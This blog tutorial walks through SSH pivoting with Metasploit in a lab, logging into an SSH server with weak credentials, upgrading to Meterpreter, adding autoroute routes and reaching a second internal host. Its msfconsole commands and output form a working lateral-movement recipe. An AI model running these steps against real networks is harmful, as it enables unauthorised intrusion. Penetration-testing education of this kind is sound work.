SSH Pivoting using Meterpreter

posted in KALI LINUX , PENETRATION TESTING on AUGUST 14, 2017 by RAJ CHANDEL

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
If you are aware of SSH tunneling then you can easily understand SSH pivoting, if not then don't worry read SSH tunneling from **here**.

Pivoting is technique to get inside an unreachable network with help of pivot (centre point). In simple words it is an attack through which attacker can exploit those system which belongs to different network. For this attack, the attacker needs to exploit the main server that helps the attacker to add himself inside its local network and then attacker will able to target the client system for attack.



This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

msf > use auxiliary/scanner/ssh/ssh_login


msf auxiliary(ssh_login) > set rhosts 192.168.0.109

msf auxiliary(ssh_login) > set username raj

msf auxiliary(ssh_login) > set password 123

msf auxiliary(ssh_login) > exploit

From given image you we can observe that command shell **session 1** opened



Now convert command shell into meterpreter shell through following command

Session –u 1

From given image you can observe that **Meterpreter session 2** opened

Sessions

Hence if you will count then currently attacker has hold 2 sessions, **1st** for **command shell** and **2nd** for **meterpreter shell** of SSH server.

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

Check network interface using **ifconfig** command

From given image you can observe two network interface in victim's system **1st** for IP **192.168.0.109** through which attacker is connected and **2nd** for IP **192.168.10.1** through which SSH client (targets) is connected.

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


Since attacker belongs to **192.168.0.1** interface and client belongs to **192.168.10.0** interface therefore it is not possible to directly make attack on client network until unless the attacker acquires same network connection. In order to achieve 192.168.10.0 network attacker need run the **post exploitation** "autoroute".

This module manages session routing via an existing Meterpreter session. It enables other modules to 'pivot' through a compromised host when connecting to the named NETWORK and SUBMASK. Autoadd will search a session for valid subnets from the routing table and interface list then add routes to them. Default will add a default route so that all TCP/IP

traffic not specified in the MSF routing table will be routed through the session when pivoting.

msf > use post/multi/manage/autoroute

msf post(autoroute) > set subnet 192.168.10.0

msf post(autoroute) > set session 2

msf post(autoroute) > exploit

```
msf > use post/multi/manage/autoroute
msf post(autoroute) > set subnet 192.168.10.0
subnet => 192.168.10.0
msf post(autoroute) > set session 2
session => 2
msf post(autoroute) > exploit

[*] Running module against 192.168.0.109
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.0.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
```


This time we are exploiting **SSH ignite** (local client) therefore we are going to use same module for it that had used above for SSH raj, only need to change information inside exploit.

msf > use auxiliary/scanner/ssh/ssh_login

msf auxiliary(ssh_login) > set rhosts 192.168.10.2

msf auxiliary(ssh_login) > set username ignite


msf auxiliary(ssh_login) > set password 1234

msf auxiliary(ssh_login) > exploit

From given image you can see another **command shell 3** opened, if you will count then total attack has hold 3 sessions, two for SSH server and one for SSH client.

Sessions

1. Command shell for SSH raj (192.168.0.109:22)
2. Meterpreter shell for SSH raj (192.168.0.109)
3. Command shell for SSH ignite (192.168.10.2:22)




Sessions 3

Now attacker is command shell of SSH ignite (client), let's verify through network configuration.

Ifconfig

From given you can observe the network IP is **192.168.10.2**

Pivoting is Dangerous but enjoyable network attack



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Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

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